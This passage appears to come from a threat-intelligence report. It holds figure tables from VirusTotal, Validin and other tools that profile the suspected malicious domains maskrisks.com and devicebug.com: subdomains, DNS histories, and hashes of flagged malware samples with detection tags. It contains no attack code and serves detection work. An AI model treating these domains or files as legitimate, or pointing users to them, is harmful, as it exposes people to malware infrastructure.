


Figure 5 - VirusTotal Subdomains

```
DNS:maskrisks.com, DNS:cpanel.maskrisks.com, DNS:cpcalendars.maskrisks.com,
DNS:cpcontacts.maskrisks.com, DNS:mail.maskrisks.com, DNS:webdisk.maskrisks.com,
DNS:webmail.maskrisks.com, DNS:www.maskrisks.com
```

```
DNS:allthenourishingthings.com, DNS:cpanel.allthenourishingthings.com, DNS:cpcalendars.allthenourishingthings.com,
DNS:cpcontacts.allthenourishingthings.com, DNS:mail.allthenourishingthings.com, DNS:webdisk.allthenourishingthings.com,
DNS:webmail.allthenourishingthings.com, DNS:whm.allthenourishingthings.com, DNS:www.allthenourishingthings.com
```

Figure 6 - VirusTotal Referrer Files

Referrer Files (7/7)


Name	Detections	Type	Referred date
d6110c5f523c473d0aff0160f357c83fd47510f1474eb91b983ac66e9180ca47 No meaningful names javascript idle long-sleeps	0 / 64	JavaScript	2024-07-09 03:32:43 UTC
0bbb367a3a210e7b4eb37881cf3cbfe9bd24dc0732fd91527ef292d72bdf670a RPHost.dll pedll spreader detect-debug-environment checks-user-input	29 / 58	Win32 DLL	2024-08-03 12:56:06 UTC
855890d4ceaf8488ea91b3147e2f1b2634c6f01cb1a467df8b25e139e168a70c RPHost.dll pedll spreader checks-user-input detect-debug-environment	26 / 73	Win32 DLL	2024-08-11 16:22:32 UTC
8d4049ef70c83a6ead26736c1330e2783bdc9708c497183317fad66b818e44cb web_certificate.exe peexe checks-cpu-name persistence long-sleeps detect-debug-environment checks-user-input	46 / 74	Win32 EXE	2024-06-03 14:31:36 UTC
aecaf93abcabeb9e93d9d65ffb61d4256a407b347788768bb09483afb0f335f8 RPHost.dll pedll spreader checks-user-input detect-debug-environment	26 / 75	Win32 DLL	2024-08-11 12:31:27 UTC
e190c7e097a1c38dd45d9c149e737ad9253b1cabee1cee7ef080ddf52d1b378c mm/Web Certificate.msi msi detect-debug-environment checks-usb-bus long-sleeps checks-cpu-name spreader	35 / 64	Windows Installer	2024-06-12 02:29:41 UTC
ec26200b36c09ebd95487ce4953415a9afce9e6b94034c57a12331bfa7887d33 123.zip zip detect-debug-environment checks-user-input long-sleeps spreader checks-usb-bus checks-cpu-name	31 / 67	ZIP	2024-06-12 02:29:21 UTC

Figure 7 - VirusTotal Memory Pattern Parents

Memory pattern parents (7/7)

Name	Detections	Type	Relation date
0bbb367a3a210e7b4eb37881cf3cbfe9bd24dc0732fd91527ef292d72bdf670a RPHost.dll pedll spreader detect-debug-environment checks-user-input	29 / 58	Win32 DLL	2024-08-03 12:56:06 UTC
855890d4ceaf8488ea91b3147e2f1b2634c6f01cb1a467df8b25e139e168a70c RPHost.dll pedll spreader checks-user-input detect-debug-environment	26 / 73	Win32 DLL	2024-08-11 16:22:32 UTC
8d4049ef70c83a6ead26736c1330e2783bdc9708c497183317fad66b818e44cb web_certificate.exe peexe checks-cpu-name persistence long-sleeps detect-debug-environment checks-user-input	46 / 74	Win32 EXE	2024-06-03 14:31:36 UTC
aecaf93abcabeb9e93d9d65ffb61d4256a407b347788768bb09483afb0f335f8 RPHost.dll pedll spreader checks-user-input detect-debug-environment	26 / 75	Win32 DLL	2024-08-11 12:31:27 UTC
d6110c5f523c473d0aff0160f357c83fd47510f1474eb91b983ac66e9180ca47 No meaningful names javascript idle long-sleeps	0 / 64	JavaScript	2024-07-09 03:32:43 UTC
e190c7e097a1c38dd45d9c149e737ad9253b1cabee1cee7ef080ddf52d1b378c mm/Web Certificate.msi msi detect-debug-environment checks-usb-bus long-sleeps checks-cpu-name spreader	35 / 64	Windows Installer	2024-06-12 02:29:41 UTC
ec26200b36c09ebd95487ce4953415a9afce9e6b94034c57a12331bfa7887d33 123.zip zip detect-debug-environment checks-user-input long-sleeps spreader checks-usb-bus checks-cpu-name	31 / 67	ZIP	2024-06-12 02:29:21 UTC

Figure 8 - VirusTotal HTTP Response Contents



Http Response Contents (1/1)

Name		Detections	Type	Relation date
dc484cfcb00af3a64f0001b655f185c4f54dbc650b744fa5348bbb030dfd19d5	Analyse	-	-	-

Figure 9 - Validin maskrisks[.]com Resolution History




Figure 10 - Validin maskrisks[.]com Host Connections




Figure 11 - Validin maskrisks[.]com Subdomains




Figure 12 - Validin maskrisks[.]com DNS Records

Key	Type	Value	First Seen	Last Seen
maskrisks.com	SOA_RNAME	dns.cloudflare.com	2024-03-24	2024-09-12
maskrisks.com	SOA_MNAME	rachel.ns.cloudflare.com	2024-04-12	2024-09-12
maskrisks.com	HTTPS	alpn=h3,h2 ipv4hint=104.21.9.14,172.67.188.224 ipv6hint=2606:4700:3035::ac43:bce0,2606:4700:3037::6815:90e	2024-09-12	2024-09-12
maskrisks.com	HTTPS	alpn=h3,h2 ipv4hint=104.21.9.14,172.67.188.224 ipv6hint=2606:4700:3035::ac43:bce0,2606:4700:3037::6815:90e	2024-09-06	2024-09-06
maskrisks.com	HTTPS	alpn=h3,h2 ipv4hint=104.21.9.14,172.67.188.224 ipv6hint=2606:4700:3035::ac43:bce0,2606:4700:3037::6815:90e	2024-03-24	2024-08-31
maskrisks.com	HTTPS	alpn=h3,h2 ipv4hint=188.114.96.0,188.114.97.0 ipv6hint=2a06:98c1:3120::,2a06:98c1:3121::	2024-06-21	2024-07-26
maskrisks.com	HTTPS	alpn=h3,h2 ipv4hint=188.114.96.3,188.114.97.3 ipv6hint=2a06:98c1:3120::3,2a06:98c1:3121::3	2024-07-04	2024-07-04
maskrisks.com	HTTPS	alpn=h3,h2 ipv4hint=172.64.80.1 ipv6hint=2606:4700:130:436c:6f75:6466:6c61:7265	2024-04-27	2024-05-25
maskrisks.com	TXT	v=spf1 include:spf.efwd.registrar-servers.com ~all	2024-03-24	2024-04-06
maskrisks.com	SOA_MNAME	nova.ns.cloudflare.com	2024-03-24	2024-04-06
maskrisks.com	MX	eforward5.registrar-servers.com	2024-03-24	2024-04-06
maskrisks.com	MX	eforward4.registrar-servers.com	2024-03-24	2024-04-06
maskrisks.com	MX	eforward3.registrar-servers.com	2024-03-24	2024-04-06
maskrisks.com	MX	eforward2.registrar-servers.com	2024-03-24	2024-04-06
maskrisks.com	MX	eforward1.registrar-servers.com	2024-03-24	2024-04-06
maskrisks.com	SOA_RNAME	dns.jomax.net	2023-05-18	2023-12-07
maskrisks.com	SOA_MNAME	ns17.domaincontrol.com	2023-05-18	2023-12-07
maskrisks.com	CNAME_FOR	www.maskrisks.com	2023-05-18	2023-12-07

Figure 13 - Validin update.devicebug[.]com Domain Resolutions

Key	Type	Value	First Seen	Last Seen
update.devicebug.com	NX		2024-03-13	2024-09-14
update.devicebug.com	AAAA	2606:4700:3034::ac43:d6e7 AS 13335	2024-03-08	2024-03-12
update.devicebug.com	AAAA	2606:4700:3031::6815:10b1 AS 13335	2024-03-08	2024-03-12
update.devicebug.com	A	172.67.214.231 AS 13335	2024-03-08	2024-03-12
update.devicebug.com	A	104.21.16.177 AS 13335	2024-03-08	2024-03-12
update.devicebug.com	AAAA	2a06:98c1:3121:: AS 13335	2024-03-09	2024-03-11
update.devicebug.com	AAAA	2a06:98c1:3120:: AS 13335	2024-03-09	2024-03-11
update.devicebug.com	A	188.114.97.0 AS 13335	2024-03-09	2024-03-11
update.devicebug.com	A	188.114.96.0 AS 13335	2024-03-09	2024-03-11
update.devicebug.com	AAAA	2606:4700:130:436c:6f75:6466:6c61:7265 AS 13335	2024-03-09	2024-03-10
update.devicebug.com	A	172.64.80.1 AS 13335	2024-03-09	2024-03-10
update.devicebug.com	AAAA	2a06:98c1:3121::3 AS 13335	2024-03-09	2024-03-09
update.devicebug.com	AAAA	2a06:98c1:3120::3 AS 13335	2024-03-09	2024-03-09
update.devicebug.com	A	188.114.97.3 AS 13335	2024-03-09	2024-03-09
update.devicebug.com	A	188.114.96.3 AS 13335	2024-03-09	2024-03-09

Figure 14 - Validin update.devicebug[.]com Domain Resolutions Timeline





Figure 15 - Validin update.devicebug[.]com Domain OSINT



Key	Value	First Seen	Last Seen
devicebug.com	CertStream "certificate_update" events	2023-07-19	2024-09-10
devicebug.com	SANS ISC - recent domains	2024-07-13	2024-07-13

Figure 16 - Validin update.devicebug[.]com Domain Resolutions

Key	Type	Value	First Seen	Last Seen
devicebug.com	NS	syeef.ns.cloudflare.com	2024-01-18	2024-09-15
devicebug.com	NS	lorna.ns.cloudflare.com	2024-01-18	2024-09-15
devicebug.com	NX		2021-09-02	2024-06-17
devicebug.com	NS	ns2.bodis.com	2023-07-20	2023-07-24
devicebug.com	NS	ns1.bodis.com	2023-07-20	2023-07-24
devicebug.com	A	199.59.243.224 AS 16509	2023-07-20	2023-07-24
devicebug.com	NS	sk.s5.ans2.ns148.ztomy.com	2022-10-11	2022-11-21
devicebug.com	NS	sk.s5.ans1.ns148.ztomy.com	2022-10-11	2022-11-21
devicebug.com	A	208.91.197.46 AS 40034	2022-10-11	2022-11-21
devicebug.com	NS	ns2626.ztomy.com	2021-10-09	2022-10-11
devicebug.com	NS	ns1626.ztomy.com	2021-10-14	2022-10-11
devicebug.com	A	204.11.56.48 AS 40034	2021-10-09	2022-10-11
devicebug.com	NS	ns1.ibspark.com	2021-07-21	2021-09-01
devicebug.com	A	75.2.37.224 AS 16509	2021-07-21	2021-09-01

☐	devicebug.com	NS	ns1.mirrorwin.com	2021-03-03	2021-07-20
☐	devicebug.com	NS	ns2.mirrorwin.com	2020-12-17	2021-05-28
☐	devicebug.com	A	178.210.230.10	2020-12-17	2021-03-02
☐	devicebug.com	NS	ns-canada.topdns.com	2020-09-18	2020-12-16
☐	devicebug.com	NS	ns-uk.topdns.com	2020-10-03	2020-11-27
☐	devicebug.com	NS	ns-usa.topdns.com	2020-07-27	2020-09-14
☐	devicebug.com	A	192.3.229.44 AS 36352	2020-07-27	2020-09-14

Figure 17 - Validin update.devicebug[.]com Domain Subdomains




Figure 18 - Validin update.devicebug[.]com DNS Resolutions

Key	Type	Value	First Seen	Last Seen
devicebug.com	SOA_RNAME	dns.cloudflare.com	2024-01-18	2024-09-15
devicebug.com	SOA_MNAME	lorna.ns.cloudflare.com	2024-01-18	2024-09-15
devicebug.com	TXT	v=spf1 include:spf.efwd.registrar-servers.com ~all	2024-01-18	2024-09-13
devicebug.com	MX	eforward5.registrar-servers.com	2024-01-18	2024-09-13
devicebug.com	MX	eforward4.registrar-servers.com	2024-01-18	2024-09-13
devicebug.com	MX	eforward3.registrar-servers.com	2024-01-18	2024-09-13
devicebug.com	MX	eforward2.registrar-servers.com	2024-01-18	2024-09-13
devicebug.com	MX	eforward1.registrar-servers.com	2024-01-18	2024-09-13

Figure 19 - Validin devicebug[.]com Domain Resolution Timeline




Figure 20 - Shodan update.maskrisks[.]com Domain Records




Figure 21 - Censys IPs for Certificate update.maskrisks[.]com Name/Domain

